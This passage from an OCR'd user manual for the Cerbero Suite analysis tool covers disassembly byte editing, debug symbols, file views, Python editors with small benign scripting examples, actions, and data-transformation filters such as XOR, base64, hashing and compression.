
When a location is referenced by various points in the code, you can select 'Go To...' → 'Go to XRef Origin' from the context menu or press the Ctrl+X shortcut to view the originating cross-references. This action opens a dialog that allows you to select the

cross-reference you wish to navigate to.



4.17.10 EDITING BYTES


You can edit bytes in the disassembly by selecting 'Edit Bytes' from the context menu or by pressing the E key.



Changing bytes in the disassembly does not affect the original file. To edit bytes in the original file, To edit bytes in the original file, you can select 'Open in Hex Editor' from the context menu.


4.17.11 MEMORY VIEW

To open a hex view displaying the address space of the current disassembly, select 'Open Memory View' from the context menu or press the Ctrl+Shift+M shortcut.




4.17.12 LOADING DEBUG SYMBOLS


Debug symbols can be loaded through the module list dialog, also accessible via the 'Load Debug Symbols...' action in the context menu or by using the Ctrl+D shortcut.



Debug symbols can be loaded from disk or, for public PDBs, downloaded from the internet.




When loading debug symbols, you can choose whether to import structures from the debug symbols. If you opt to import structures, you can decide whether to import them into the project header or into the local Carbon disassembly project header. It is recommended to avoid selecting the project header for importing structures to prevent conflicts.



4.17.13 SWITCHING TO THE HEX EDITOR


To edit bytes in the original file, you can select 'Open in Hex Editor' from the context menu.



This action prompts you to select the original file on disk and opens it in the hex editor at the location specified by the caret in the disassembly. You can then use the hex editor to modify the original file.


4.17.14 SETTINGS

You can modify the disassembly view preferences by selecting 'Settings' from the context menu.




4.17.15 THEME

Carbon disassembly views can optionally use a distinct theme from the rest of the application. You can select a theme from the context menu.




4.18 FILE INFORMATION VIEWS

File information views display details about specific file system objects, such as files or directories. These views also provide hex and text previews of the data and enable the calculation of cryptographic hashes.




When you hover the mouse over a cryptographic hash, a tooltip will display the humanized version of the hash for easy comparison.




Additionally, file information views can be extended by installed packages.

4.18.1 FILE DIALOGS

A practical feature of file information views is their accessibility within file dialogs. When opening a file or directory, you can view detailed information by selecting the 'Info' button.




This button toggles the display of a file information view within the file dialog.




4.19 FILE SYSTEM VIEWS

File system views enable the exploration of file systems via a classic file manager interface and incorporate a file information view to provide details about selected files and directories.



4.19.1 ADDING CHILD OBJECTS


Within an analysis view, you can add a child object to the hierarchy using a file system view. To do this, select a file, then choose 'Add Child Object' from the context menu or press the Ctrl+E shortcut.



Alternatively, you can add a root object by using the context menu.

4.20 MEDIA VIEWS

Media views are utilized to display media elements, such as previewing images within the analysis view. These views ensure safe display of external media elements by alerting the user about the risks associated with rendering media using a third-party library.




You can modify the security settings for media views from the applications settings.

4.21 PYTHON EDITORS

Python editors are a vital component of any workspace that supports them, enabling to enhance graphical analysis with custom scripts.

```
tar_parse
1  from Pro.Core import *
2  from Pkg.TAR import *
3
4  def parseTARArchive(fname):
5      c = createContainerFromFile(fname)
6      if c.isNull():
7          return
8      obj = TARObject()
9      if not obj.Load(c) or not obj.ParseArchive():
10         return
11     curoffs = None
12     while True:
13         entry, curoffs = obj.NextEntry(curoffs)
14         if entry == None:
15             break
16         # skip directories
17         if obj.IsDirectory(entry):
18             continue
19         print("file name:", entry.name, "file offset:", str(entry.offset_data), "file size:", str(entry.size))
20         # retrieves the file data as NTContainer
21         fc = obj.GetEntryData(entry)
```


You can open a new Python editor by selecting the 'Open New Python Editor' option from the menu or by using the Ctrl+Alt+P shortcut.



Through the editor's toolbar, you can load scripts from Cerbero Suite's internal cache or from disk, save them to their current location or to a different disk location, delete them, and run them using the Ctrl+E shortcut.

To save a script in the internal cache, simply edit its name in the toolbar and then choose to save or run it.

When loading a script from the internal cache, a dialog appears that previews the content of cached scripts. This dialog includes a text filter to help you quickly locate the script you need.



The editor supports auto-completion, which can be activated using the Ctrl+Space shortcut.

```
14 v = proContext().getCurrentAnalysisView()
15 if v.isValid():
16     view = SiliconSpreadsheetWorkspaceView(v)
17     helper = EmulatorHelper()
18     emu = view.getExcelEmulator()
19     emu.se
20 else:
21     pri                                  find view")
```

setHelper
setMaxCallStackDepth
setVerbose
setWait
setWorkspace


Additionally, the editor provides tooltips that appear when you are inputting function arguments.

```
10     # load the file as PDF
11     pdf = PDFObject()
12     if not pdf.Load(c):
13         print("error: invalid file format")
14         return
15     # parse all referenced objects
16     objtable = pdf.BuildObjectTable(
17     # detect unreferenced objects
18     # (corrupted or malicious PD
19     pdf.DetectObjects(objtable)
20     # store the object table internally
21     pdf.SetObjectTable(objtable)
22     # process PDF encryption
23     if not pdf.ProcessEncryption():
```


BuildObjectTable(xref_offset: int=INVALID_STREAM_OFFSET) -> PDFObjectTable
Creates a PDF object table.

4.22 ACTIONS


Actions are basic and straightforward extensions for Cerbero Suite, characterized by their versatility and utility. They are context-sensitive, becoming available based on the current view and the format of the selected object. This adaptability permits a wide array of operations, ranging from basic tasks such as converting data and text, to more complex functions like finding strings in binary data and calculating entropy to assess the randomness of data. Moreover, actions enable the launching of specialized tools, including deobfuscators, unpackers, emulators, and debuggers.



Actions can be executed either through the main menu or by opening the actions dialog with the shortcut (Ctrl+R).



The actions dialog also features a Python editor, allowing for the creation of simple actions on the fly.




Although it's not feasible to detail every available action here, as they vary depending on the packages installed, it's beneficial to outline some of the most essential ones.

4.22.1 CONVERSION ACTIONS


Conversion actions are designed to transform data to text and vice versa, representing some of the most frequently utilized functions.

For instance, during the analysis of a suspicious file, you might discover a base64-encoded string. Encountering base64 strings is a typical scenario in malware or other malicious file investigations, as attackers frequently encode harmful data to bypass detection mechanisms.



Using the appropriate conversion action, you can decode the base64 string, and the raw data is immediately displayed in a new hex view.

Alternatively, if you need to convert raw data into text, you can achieve this by selecting a specific encoding with the 'Bytes to Text' action. This action decodes the data according to the chosen encoding scheme and displays the resulting text in a new text view.




4.22.2 DATA ACTIONS


Data actions are primarily performed in hex views, but some are available in other contexts, like Carbon disassembly views.

4.22.2.1 STRINGS

The 'Find Strings' action can be activated from both hex views and Carbon disassembly views.




The actions prompts a dialog with options to specify the type of strings you're looking for. This includes choices for encoding, language, minimum length and the option for zero-termination.



The search process is not only rapid but also dynamic, with the results being populated


and updated in real-time during the search.




Selecting a specific string in the results will conveniently navigate you to its corresponding location in the view from where the action was initiated.

4.22.2.2 ENTROPY

The 'Entropy' action calculates the randomness of the selected data in the hex view. If no data is selected, it evaluates the entire content available in the hex view.




The action displays a graphical representation of the entropy, allowing you to navigate the hex view by clicking on areas of interest.



4.22.3 TEXT ACTIONS


Text actions operate in the context of text views and provide straightforward functions for basic text operations, including converting text to upper or lower case, reversing the

characters, and trimming white spaces.




4.22.4 FORMAT SPECIFIC ACTIONS


Some actions are only available in the context of specific file formats.



For instance, when analyzing a PE (Portable Executable) file, there's an address conversion action that allows for converting between VAs (Virtual Addresses), RVAs (Relative Virtual Addresses), and offsets. This action can also navigate directly to the converted location.




Similarly, for all executable file formats, like PEs, ELFs, and Mach-Os, there is an action to display their layout ranges. This action aids in understanding the location of various data types within the file, providing a clearer picture of its structure.



4.23 FILTERS


Filters, one of the many innovations introduced by Cerbero Suite, are extremely powerful tools designed to transform input data into a desired output. Filters are designed to be incredibly fast and capable of handling data of any size.

Filter views can be opened from hex views and Carbon disassembly views either through their context menu or by using the Ctrl+T shortcut. Additionally, when adding a child object, a filter view is available to apply transformations to the child object before it is loaded.



Filters are organized in categories and capable of transforming data in various ways, including performing arithmetic and logical operations, replacements, conversions, hashing, compression, decompression, encryption, decryption, and much more.


Filters can have parameters, allowing for customized operations. For instance, you might choose to XOR the input data with a specific value.




To compute the output data, select the 'Preview' button.

Filters can be stacked, meaning re-applying the same XOR to the data will result in the


original input data.



If you select data in any of the hex views within the filter view and add a filter, you will have the option to trim the rest of the data. This feature enables you to apply the filter exclusively to a specific range, allowing you to discard data to the left, right, or both sides of the selection. Alternatively, you can choose to apply the filter only to the selected range while retaining the surrounding data.



Filters can also be imported and exported, facilitating the sharing and reuse of custom filter configurations.



Filters are imported and exported as single-line XML strings, simplifying the process of exporting them for use in Python code.


```
from Pro.Core import *

c = NTContainer()
c.setData(b"Hello, world!")
# compress data with zlib
fstr = "<flts><f name='pack/zlib' level='9' raw='true'/></flts>"
# set the last parameter to False to hide the wait-box
c = applyFilters(c, fstr, True)
# print out the compressed data
print(c.read(0, c.size()))
```


In the upcoming sub-sections, we'll provide an overview of the different categories of filters available.

4.23.1 MISCELLANEOUS FILTERS

The miscellaneous category includes some of the most frequently used and fundamental filters.




We have already briefly introduced the 'misc/basic' filter in our previous XOR example. This filter is capable of performing arithmetic and logical operations with many different parameters, including bit size, endianness and values to compare to.



The 'misc/replace' filter enables the replacement of string and hex sequences. The 'misc/endianness' filter is utilized for quickly flipping the bytes in words, dwords, and qwords. The 'misc/insert' filter can insert a specified pattern at every N bytes of input. The 'misc/reverse' filter inverts the order of input bytes.


4.23.2 CONVERSION FILTERS

Similarly to the miscellaneous category, the conversion category too includes some of the most frequently used filters.




Filters for converting from/to base64 and from/to hex are straightforward and require no further explanation. However, the 'convert/from_array' and 'convert/to_array' filters are more complex yet incredibly useful for specific data manipulation tasks.

The 'convert/to_array' filter enables the conversion of input data into any kind of text array. It allows for the specification of various parameters, including radix, bit size, endianness, number of elements per row, separators, alignment, and much more, providing extensive flexibility in how data is formatted and represented.




As shown in the provided image, the output from the 'convert/to_array' filter is displayed in a text view, which is a convenient feature for filters that generate text output. However, if you prefer to view the output in hex format, you can easily switch to the hex view by using the lateral tab bar.

The 'convert/from_array' filter offers fewer parameters but is even more useful, as it can intelligently extract values from any text array. It effectively ignores separators and spaces while accurately interpreting the radix of the values, making it highly efficient for parsing and converting text arrays back into binary data.




4.23.3 HASHING FILTERS

Hashing filters transform input data into its hash value.




4.23.4 COMPRESSION & DECOMPRESSION FILTERS

Compression and decompression filters respectively compress and decompress input data.




4.23.5 ENCRYPTION & DECRYPTION FILTERS

Encryption and decryption filters respectively encrypt and decrypt input data.




Cryptographic filters usually allow the specification of a key, IV (Initialization Vector), block size, and operation mode.

